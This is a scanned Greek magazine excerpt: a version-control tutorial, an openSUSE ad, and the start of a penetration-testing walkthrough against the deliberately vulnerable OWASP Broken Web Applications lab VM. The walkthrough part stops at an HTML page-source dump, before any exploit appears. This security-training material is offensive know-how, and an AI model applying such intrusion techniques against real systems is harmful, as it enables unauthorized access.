ισχύει το εξής ρητό: Αν κάτι αξίζει να το κάνεις, αξίζει και να το παρακάνεις! Ως εκ τούτου, υπάρχουν παραπάνω από 20 διαφορετικά VCS ελεύθερου λογισμικού, όπως και μερικά κλειστά (π.χ., το Microsoft Visual Source Safe). Ένα καλοφτιαγμένο VCS κάνει τη ζωή του χρήστη πιο εύκολη: Είναι απλό στη χρήση και μας επιτρέπει να επικεντρώνουμε στον κώδικα. Αυτό είναι και το ζητούμενο άλλωστε, έτσι δεν είναι;

## Πρόσθετες παροχές

Σε γενικές γραμμές, κάθε VCS αποθηκεύει τα αρχεία που βρίσκονται υπό τον έλεγχο του ως μια σειρά από αρχεία διαφορών (diff files). Αργότερα, με τη βοήθεια αυτών των αρχείων μπορεί να συναρμολογήσει οποιαδήποτε παλιά έκδοση του ζητήσουμε: Από την πρώτη που γράψαμε πριν μερικά χρόνια, μέχρι αυτή που πειράζαμε χθες βράδυ. Όμως εκτός από τις υπηρεσίες φύλαξης που λίγο-πολύ αναφέραμε μέχρι τώρα, τα VCS προσφέρουν πολλές ακόμα. Πρόκειται για υπηρεσίες -θα μπορούσατε να τις πείτε κι ευκολίες- που βρίσκουν εφαρμογή σε μεγάλα project. Ας ρίξουμε μια ματιά, να γλυκαθούμε.

- **Δημιουργία branches.** Πρόκειται για τις λεγόμενες "γραμμές ανάπτυξης". Είναι πιθανόν για ένα project σε κάποια φάση να ακολουθήσει δύο ή περισσότερους διαφορετικούς δρόμους ανάπτυξης. Ο κώδικας τότε εξελίσσεται διαφορετικά σε κάθε παρακλάδι.

  **Παράδειγμα:** Στο FreeBSD Project έχουμε το λεγόμενο "STABLE branch" που αποτελεί τον κώδικα των σταθερών γενικά εκδόσεων (με σχετικά μικρές βελτιώσεις στον κώδικα σε κάθε RELEASE), καθώς και το λεγόμενο "CURRENT branch" που αποτελεί τη ταχεία γραμμή ανάπτυξης και οδηγεί στην επόμενη, μεγάλη έκδοση. Κάποια από τα αρχεία του STABLE και του CURRENT είναι ίδια, αλλά αν κάποιο αρχείο έχει μεγάλες πειραματικές αλλαγές είναι βέβαιο ότι θα το βρείτε στο CURRENT.


- **Δημιουργία tags ή ετικετών.** Τα branches μάς επιτρέπουν να διατηρούμε διαφορετικές γραμμές ανάπτυξης, ενώ τα tags –πολύ πιο απλά– μάς επιτρέπουν να μαρκάρουμε την κατάσταση του repository, ώστε να μπορούμε αργότερα να ανατρέξουμε γρήγορα σε αυτή. Πριν βγάλουμε λοιπόν την επίσημη έκδοση του SuperDuper 1.0 μπορούμε να μαρκάρουμε την τρέχουσα κατάσταση του repository ως "superduper-1.0". Με αυτόν τον τρόπο αργότερα θα μπορούμε –με μια κίνηση– να πάρουμε ξανά τα αρχεία αυτής της συγκεκριμένης έκδοσης. Εναλλακτικά, θα μπορούσαμε να χρησιμοποιήσουμε το tag για να δημιουργήσουμε αρχεία διαφορών, μεταξύ εκείνης της έκδοσης του κώδικα και της τρέχουσας.

  **Παράδειγμα:** Το FreeBSD Project χρησιμοποιεί συχνά ετικέτες (ή ετικέτες εκδόσεων, release tags) για να μαρκάρει τον πηγαίο κώδικα των επίσημων εκδόσεων. Για παράδειγμα, το release tag για την έκδοση FreeBSD 7.4-RELEASE είναι το "RELENG_7_4_0_RELEASE". Εμείς λοιπόν μπορούμε αρκετά απλά να ζητήσουμε τα αρχεία που χαρακτηρίζονται με αυτό το tag και να "χτίσουμε" μόνοι μας ολόκληρη την έκδοση 7.4 του FreeBSD! Μάλιστα για κάποιο περίεργο λόγο αυτό το αποφασίζουμε σχεδόν πάντα στις 11 το βράδυ ;) Από εκεί μάλλον βγαίνει και η γνωστή έκφραση "καλές τρεις" (το πρωί).

- Καθώς καταχωρούμε αλλαγές στο VCS, εκτός από τα ίδια τα αρχεία το σύστημα καταγράφει κι άλλα στοιχεία: Το χρήστη που έκανε την αλλαγή, ένα σύντομο μήνυμα που θέλουμε να συνοδεύει τις αλλαγές μας, την ημερομηνία και την ώρα των αλλαγών, καθώς κι έναν αριθμό που δείχνει συνήθως πόσες φορές έχει τροποποιηθεί το εκάστοτε αρχείο. Με αυτά τα στοιχεία (log) μπορούμε αργότερα να βρούμε ποιος φταίει που δεν τρέχει ο κώδικας (ποιος έκανε την καταραμένη αλλαγή) ή να επιβραβεύσουμε αυτόν που το έφτιαξε!

- Τέλος, δεν είναι απίθανο για δύο developer να δουλεύουν ταυτό-

χρονα στο ίδιο αρχείο και –αν είμαστε αρκετά άτυχοι– στο ίδιο ή σε κοντινά σημεία! Σε αυτή την περίπτωση, το VCS θα βοηθήσει να αναμειχθούν οι αλλαγές των δύο προγραμματιστών χωρίς να χαθεί τίποτα. Εμείς, προφανώς, μένουμε με την ελπίδα ότι το αποτέλεσμα θα συνεχίσει να δουλεύει. Η ελπίδα άλλωστε πεθαίνει τελευταία.




*Φαίνεται πιο πολύπλοκο - και είναι! Είναι όμως και πολύ πιο αποτελεσματικό. Ο Γιώργος, ο Γιάννης και η Ούρσουλα έχουν όλοι τους από ένα πλήρες τοπικό αντίγραφο του repository κι εργάζονται σε αυτό. Επίσης, ο καθένας έχει τη δική του περιοχή εργασίας. Η σύνδεση στο δίκτυο απαιτείται μόνο όταν κάποιος πρέπει να στείλει ή να πάρει τις αλλαγές από κάποιον άλλον. Αυτό γίνεται με τη βοήθεια των διαδικασιών push και pull.*

## Βασικές λειτουργίες κι εντολές

Ας δούμε λίγο την ορολογία που χρησιμοποιεί ένα VCS. Οι περισσότερες από τις παρακάτω λέξεις χρησιμοποιούνται αυτούσιες και ως εντολές, στα περισσότερα τουλάχιστον VCS.

**Checkout.** Η λειτουργία αυτή μας επιτρέπει να πάρουμε ένα αντίγραφο (working copy) των αρχείων για να αρχίσουμε να δουλεύουμε. Τυπικά, θα θέλουμε να πάρουμε την τελευταία έκδοση. Ωστόσο μπορούμε να ζητήσουμε οποιαδήποτε παλιότερη θέλουμε, χρησιμοποιώντας είτε κάποιο tag, είτε κάποιο χαρακτηριστικό αριθμό έκδοσης που δίνει το VCS (οι λεπτομέρειες γι’ αυτόν τον αριθμό και το πώς μεταβάλλεται εξαρτώνται από την υλοποίηση του VCS που χρησιμοποιούμε).

**Checkin ή Commit.** Είναι η διαδικασία με την οποία καταχωρούμε τις αλλαγές που έχουμε κάνει, ως μια νέα έκδοση. Αν το repository δεν είναι δικό μας, θα πρέπει προφανώς να μας έχουν δώσει το αντίστοιχο δικαίωμα. Όσοι έχουν αυτό το δικαίωμα ονομάζονται committers.

**Add και Remove:** Διαδικασίες με τις οποίες μπορούμε να προσθέσουμε ή να αφαιρέσουμε κάποιο αρχείο από τον έλεγχο του VCS. Όταν δημιουργούμε ένα αρχείο στον ίδιο κατάλογο με τα υπόλοιπα αρχεία ενός project, το VCS δεν αρχίζει αυτόματα να το παρακολουθεί. Κάτι τέτοιο θα είχε ανεπιθύμητα αποτελέσματα! Για παράδειγμα, το VCS θα άρχιζε να παρακολουθεί τα προσωρινά αρχεία που προκύπτουν από τη μεταγλώττιση.

**Diff:** Μας επιτρέπει να δούμε τις διαφορές μεταξύ δύο εκδόσεων ενός αρχείου. Για παράδειγμα, της τρέχουσας έκδοσης και εκείνης που είχαμε γράψει πριν από δύο μέρες, με το τάδε tag ή τον τάδε αριθμό έκδοσης.

**Log:** Μπορούμε να δούμε το ιστορικό των καταχωρήσεων (commits) καθώς και λεπτομέρειες για το πότε και από ποιον έγινε η καθεμία.

**Status:** Μπορούμε να δούμε την τρέχουσα κατάσταση του repository, ποια αρχεία έχουν αλλάξει ή προστεθεί από την τελευταία καταχώρηση (commit) κ.λπ.

**Merge:** Μπορούμε να αναμείξουμε αλλαγές που έχουν γίνει στο ίδιο αρχείο από διαφορετικά άτομα (ouch!)


## Κεντρικά και Κατανεμημένα repositories

Τα repositories μπορούν να λειτουργήσουν κεντρικά ή κατανεμημένα. Ευτυχώς υπάρχουν αρκετές υλοποιήσεις και από τα δύο είδη για να διαλέξετε! Τα περισσότερα σύγχρονα repositories σχεδιάζονται για να λειτουργούν ως κατανεμημένα, ενώ οι παλιότερες υλοποιήσεις ήταν κυρίως κεντρικές.

Σε ένα **κεντρικό VCS** (ή **Centralized VCS**) υπάρχει όπως καταλαβαίνετε ένα κεντρικό σημείο (φανταστείτε το ως ένα μηχάνημα) στο οποίο αποθηκεύεται το repository. Η τυπική ροή εργασίας ενός χρήστη έχει ως εξής:

- Συνδέεται στο VCS και κάνει checkout για να πάρει ένα working copy των αρχείων. Τυπικά, λαμβάνει τις τελευταίες εκδόσεις των αρχείων (στην ορολογία του VCS αυτό ονομάζεται head). Αν όμως δουλεύει σε κάποιο branch, μπορεί να πάρει τα αρχεία του συγκεκριμένου branch και μόνο.
- Τα αρχεία που πήρε βρίσκονται πλέον στον δικό του υπολογιστή, σε έναν κατάλογο που ονομάζεται περιοχή εργασίας, σύμφωνα με την ορολογία των VCS. Μπορεί λοιπόν να ξεκινήσει την εργασία του.

*Ένα δημόσια διαθέσιμο repository μπορεί να έχει και web interface! Στην εικόνα φαίνεται η κατάσταση ενός αρχείου του Ελληνικού FreeBSD Handbook (http://cvsweb.freebsd.org). Όπως φαντάζεστε, πρόκειται για το επίσημο repository με το documentation του FreeBSD. Πίσω από το γραφικό περιβάλλον βρίσκεται το σύστημα CVS (Concurrent Versions System).*




- Όταν τελειώσει συνδέεται ξανά στο repository και κάνει commit (ή checkin) τα αρχεία με τις αλλαγές του.

Επομένως, βλέπουμε ότι η σύνδεση απαιτείται μόνο για τις διαδικασίες checkout και checkin. Την ώρα που επεξεργαζόμαστε τα αρχεία μπορούμε να είμαστε offline. Βέβαια, αν το repository βρίσκεται στο δικό μας μηχάνημα έχουμε πάντα πρόσβαση! Προσέξτε ότι το κεντρικό repository έχει δύο ...κεντρικά προβλήματα:

1. Χρειαζόμαστε σύνδεση στο δίκτυο/Internet για να κάνουμε commit, όταν το repository δεν βρίσκεται στον τοπικό μας δίσκο. Φυσικά, όταν πρόκειται για κάποιο μεγάλο (ή και διεθνές) project, το repository αποκλείεται να βρίσκεται στο δίσκο μας.
2. Αν τελικά το VCS βρίσκεται στο δίσκο μας, ουσιαστικά δεν έχουμε backup!

Μερικά γνωστά centralized VCSes είναι το CVS και το Subversion. Το CVS ήταν από τα πρώτα και τα χρόνια του, χμ, φαίνονται! Χρησιμοποιείται πάντως ακόμα (π.χ., το FreeBSD το χρησιμοποιεί για τα doc, www, port trees). Λόγω των αδυναμιών που χαρακτηρίζουν τα centralized repositories αρκετοί developer χρησιμοποιούν και κάποιο distributed repository, μεταφέροντας patches από το ένα στο άλλο!




*Για να δουλεύουμε πάντα τοπικά και με ασφάλεια πρέπει να χρησιμοποιούμε κάποιο distributed repository. Στην εικόνα βλέπετε το repository στο οποίο καταχωρούνται οι αλλαγές που κάνουμε στο "FreeBSD Greek Documentation Project" (http://mercurial.freebsdgr.org). Από εκεί οι αλλαγές που καταχωρούμε παίρνουν το δρόμο τους για το CVS (φαίνεται στην προηγούμενη εικόνα). Φυσικά – καθώς το mercurial είναι distributed repository– υπάρχουν πάρα πολλοί κλώνοι του!*

Σε ένα **κατανεμημένο VCS** (ή **Distributed VCS**) δεν υπάρχει ή έννοια του κεντρικού repository. Κάθε χρήστης έχει στο μηχάνημα του ένα πλήρες αντίγραφο του repository και μπορεί να κάνει κατά βούληση checkout και commit. Όμως, για να καταλάβετε καλύτερα πώς λειτουργούν τα κατανεμημένα VCS, ας δούμε την τυπική ροή εργασίας.

- Ο νέος χρήστης παίρνει ένα αντίγραφο (clone) του repository από κάποιον άλλο χρήστη.
- Το δίκτυο πλέον δεν είναι απαραίτητο: ο χρήστης κάνει checkout από το τοπικό του αντίγραφο και τα επεξεργάζεται στην περιοχή εργασίας του. Έτσι, το checkout και το commit γίνονται τοπικά.

Τώρα βέβαια θα μου πείτε -και θα έχετε δίκιο- ότι εφόσον δεν υπάρχει κεντρικό repository από πού θα πάρω εγώ το αρχικό αντίγραφο; Μα, από κάποιον άλλον που δουλεύει ήδη στο project! Τις περισσότερες φορές, η ομάδα που εργάζεται στο project ορίζει το αντίγραφο ενός συγκεκριμένου developer ως "κεντρικό". Αυτό βέβαια αποτελεί μια σύμβαση για να για διευκολυνθεί η εργασία. Συμφωνούν δηλαδή οι developer ότι όλες οι αλλαγές θα καταλήγουν τελικά στο repository του τάδε χρήστη. Επομένως, όποιος ξεκινάει τώρα πρέπει να πάρει αντίγραφο από τον συγκεκριμένο χρήστη. Η δημιουργία ενός αντιγράφου ονομάζεται cloning. Κάπου εδώ όμως προκύπτει ένα ακόμα ερώτημα. Πώς θα στείλει κανείς τις αλλαγές του στους άλλους ή στο κατά σύμβαση "κεντρικό" repository, εφόσον το commit καταλήγει στο τοπικό αντίγραφο; Τα distributed repositories ορίζουν δύο ακόμα βασικές διαδικασίες:

**Push:** Με αυτή τη διαδικασία μπορούμε να στείλουμε τις αλλαγές μας σε ένα άλλο repository, στο οποίο βέβαια θα πρέπει να έχουμε τα κατάλληλα δικαιώματα πρόσβασης!

**Pull:** Με αυτή τη διαδικασία μπορεί κάποιος άλλος να "τραβήξει" τις αλλαγές που έχουμε κάνει στο δικό μας αντίγραφο και να τις ενσωματώσει στο δικό του. Τυπικά, δεν χρειάζονται ειδικά δικαιώματα για να διαβάσει κάποιος το repository κάποιου άλλου (ώστε να κάνει pull). Αρκεί βέβαια να έχουμε ρυθμίσει κατάλληλα το μηχάνημα και το repository για δικτυακή πρόσβαση.

Δύο πολύ γνωστά distributed repositories είναι το Git (δημιούργημα του Linus και χρησιμοποιείται στην ανάπτυξη του πυρήνα του Linux) και το Mercurial (γραμμένο σε Python, ταχέως αναπτυσσόμενο και μεγάλη μας συμπάθεια, που σημαίνει ότι θα σας το μάθουμε αναγκαστικά) Ξέρουμε βέβαια ότι τώρα σας έχουμε ανοίξει την όρεξη, αλλά θα πρέπει να κάνετε υπομονή. Θα πρέπει να περιμένετε μέχρι το επόμενο τεύχος, οπότε και θα γνωρίσουμε από κοντά τα CVS και Mercurial, ενώ θα μάθουμε να στήνουμε προσωπικά αλλά και διαδικτυακά repositories. Για την ώρα όμως πρέπει να κάνω commit την τελική εκδοχή του άρθρου ;)

# JOIN THE GREEK GEEKO FORCE !!!

## openSUSE 12.1 is here!

## Time to Party !!!
## Join a G(r)eek
## Release Party !!!

# Have a lot of fun !




**Website:** http://www.opensuse.gr/
**Blog:** http://amb.opensuse.gr/
**Mailinglist:** opensuse-el@opensuse.org
**IRC channel:** #opensuse-el
**Twitter:** http://twitter.com/openSUSE_Gr
**identi.ca:** http://identi.ca/opensusegr
**Facebook:** http://on.fb.me/eWFFe5
**Release parties:** http://bit.ly/release_parties

**Skill:** Advanced

**Tags:** OWASP, PHP, exploits, shell access, root access, privilege escalation

# PWNING A LINUX SERVER *WITHOUT* THE FRAMEWORK!

by Johnny Who




**Το Metasploit όλοι το γνωρίζουμε κι όλοι το αγαπάμε. Είναι πανίσχυρο, είναι ευέλικτο, είναι κι εύκολο στη χρήση. Η πολλή αγάπη όμως προς ένα και μόνο εργαλείο -έστω κι αν πρόκειται για super εργαλείο- δεν είναι πάντα ό,τι καλύτερο για το ακόνισμα της σκέψης μας. Όταν έχουμε συμφωνήσει για το ποιος είναι ο στόχος, πολλές φορές είναι καλό να τον επιδιώκουμε με περισσότερους από έναν τρόπους. Ακριβώς γι' αυτό το λόγο θα σας δείξουμε πώς είναι δυνατόν να αποκτήσουμε πλήρη πρόσβαση σε έναν Linux server που *δεν* είναι το Metasploitable, χωρίς να καταφύγουμε στο Metasploit ;)**

Το OWASP Broken Web Applications Project είναι μια εικονική μηχανή δημιουργημένη με το VMware, η οποία παρέχεται δωρεάν και είναι κατάλληλη για όποιον θέλει να τεστάρει τις ικανότητές του στο penetration testing. Η διανομή βασίζεται στο Ubuntu Linux και τρέχει πλήθος παλιών, μη ενημερωμένων εφαρμογών, κάτι που την καθιστά ένα άκρως ευπαθές σύστημα ως προς μια μεγάλη ποικιλία επιθέσων, όπως, π.χ., XSS, SQL injection, command injection κ.ά. Μπορούμε να κατεβάσουμε την εικονική μηχανή από εδώ:


`http://sourceforge.net/projects/owaspbwa/files`

Σημειώστε ότι παρά το γεγονός πως το OWASP BWA προορίζεται για το VMware, κάλλιστα μπορεί να λειτουργήσει και κάτω από τις νεώτερες εκδόσεις του VirtualBox. (Αρκεί να φτιάξετε ένα νέο Ubuntu-based VM, ο δίσκος του οποίου δεν θα είναι καινούριος αλλά θα ορίζεται από το αρχείο “OWASP Broken Web Apps.vmdk”. Πριν ενεργοποιήσετε για πρώτη φορά το νέο VM με το OWASP, φροντίστε ώστε να είναι τσεκαρισμένο το Enable PAE/NX, στο tab με όνομα Processor της κατηγορίας System των ιδιοτήτων του VM.) Για τη συνέχεια πρέπει να πούμε ότι υπάρχουν πολλοί τρόποι προκειμένου να πάρουμε root access στο OWASP BWA. Σας παρουσιάζουμε έναν από αυτούς, ο οποίος μάλιστα δεν είναι καν ο βέλτιστος. Είναι όμως αυτός που ακολουθήσαμε, παίζοντας κι εξερευνώντας το OWASP BWA. Είμαστε σίγουροι ότι πολλοί από εσάς θα βρείτε κι άλλους, οικονομικότερους κι εξυπνότερους τρόπους για να φτάσετε στο pwning του συγκεκριμένου Linux box. Σας προκαλούμε να τους υλοποιήσετε κι αφού πετύχετε να μας πείτε κι εμάς πώς το καταφέρατε, περνώντας μια βόλτα από τη fan page μας ή από το deltahacker.gr.

Το πρώτο πράγμα που οφείλουμε να κάνουμε αφού ενεργοποιήσουμε το VM, είναι να βρούμε την IP που έχει. Αν και αυτό παρουσιάζεται στην οθόνη μετά το boot, το να το δούμε εκεί δεν έχει και πολύ νόημα. Εκεί άλλωστε εμφανίζεται και το password του χρήστη root. Το να αποκτήσουμε όμως έτσι root access επίσης δεν έχει νόημα. Αντιθέτως, αυτό που έχει νόημα είναι να υποθέσουμε πως δεν ξέρουμε το root password, καθώς κι ότι εξαπολύουμε μια αληθινή επίθεση μέσα σε ένα αληθινό LAN, όπου δεν γνωρίζουμε το IP του στόχου. Για τους λόγους αυτούς ξεκινάμε με το εργαλείο nmap, προκειμένου να σκανάρουμε όλο το δίκτυο και να βρούμε




**Εικόνα 1.** *Καλωσορίσατε στον κόσμο του OWASP Broken Web Applications, όπου ένα σωρό ευάλωτες εφαρμογές σάς προκαλούν να τις εκμεταλλευτείτε. Τι λέτε; Θα μπορέσετε να το καταφέρετε; Ίσως δεν είναι τόσο εύκολο όσο νομίζετε...*




```
<link rel="stylesheet" href="http://192.168.10.132/wordpress/wp-content/themes/default/style.css" type="text/css" media="screen" />
<link rel="alternate" type="application/rss+xml" title="Broken WordPress RSS Feed" href="http://192.168.10.132/wordpress/?feed=rss2" />
<link rel="pingback" href="http://192.168.10.132/wordpress/xmlrpc.php" />

<style type="text/css" media="screen">
/*	To accomodate differing install paths of WordPress, images are referred only here,
	and not in the wp-layout.css file. If you prefer to use only CSS for colors and what
	not, then go right ahead and delete the following lines, and the image files. */

	body { background: url("http://192.168.10.132/wordpress/wp-content/themes/default/images/kubrickbgcolor.jpg"); }
	#page { background: url("http://192.168.10.132/wordpress/wp-content/themes/default/images/kubrickbg.jpg") repeat-y top; border: none; }
	#header { background: url("http://192.168.10.132/wordpress/wp-content/themes/default/images/kubrickheader.jpg") no-repeat bottom center; }
	#footer { background: url("http://192.168.10.132/wordpress/wp-content/themes/default/images/kubrickfooter.jpg") no-repeat bottom; border: none;}

/*	Because the template is slightly different, size-wise, with images, this needs to be set here
	If you don't want to use the template's images, you can also delete the following two lines. */

	#header		{ margin: 0 !important; margin: 0 0 0 1px; padding: 1px; height: 198px; width: 758px; }
	#headerimg	{ margin: 7px 9px 0; height: 192px; width: 740px; }

/*	To ease the insertion of a personal header image, I have done it in such a way,
	that you simply drop in an image called 'personalheader.jpg' into your /images/
	directory. Dimensions should be at least 760px x 200px. Anything above that will
	get cropped off of the image. */
	/*
	#headerimg { background: url('http://192.168.10.132/wordpress/wp-content/themes/default/images/personalheader.jpg') no-repeat top;}
	*/
</style>

<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://192.168.10.132/wordpress/xmlrpc.php?rsd" />
<script type="text/javascript">
	function changePicture(img, galid,myalt,mywidth,myheight,myftid) {
		document.getElementById(galid).setAttribute('src',img);
		document.getElementById(galid).setAttribute('alt',myalt);
		document.getElementById(galid).setAttribute('title',myalt);bigid='b'+galid;
		document.getElementById(bigid).setAttribute('href',img);
		var footerid=galid+'ft';
		document.getElementById(footerid).firstChild.nodeValue=document.getElementById(myftid).firstChild.nodeValue;
	}
	</script>
<style type="text/css" media="screen">
@import url(http://192.168.10.132/wordpress/wp-content/plugins/mygallery/css/mygallery_default.css);
</style></head>
<body>
<div id="page">


<div id="header">
	<div id="headerimg">
		<h1><a href="http://192.168.10.132/wordpress/">Broken WordPress</a></h1>
		<div class="description">Just another WordPress 2.0.0 weblog</div>
	</div>
</div>
<hr />

	<div id="content" class="narrowcolumn">

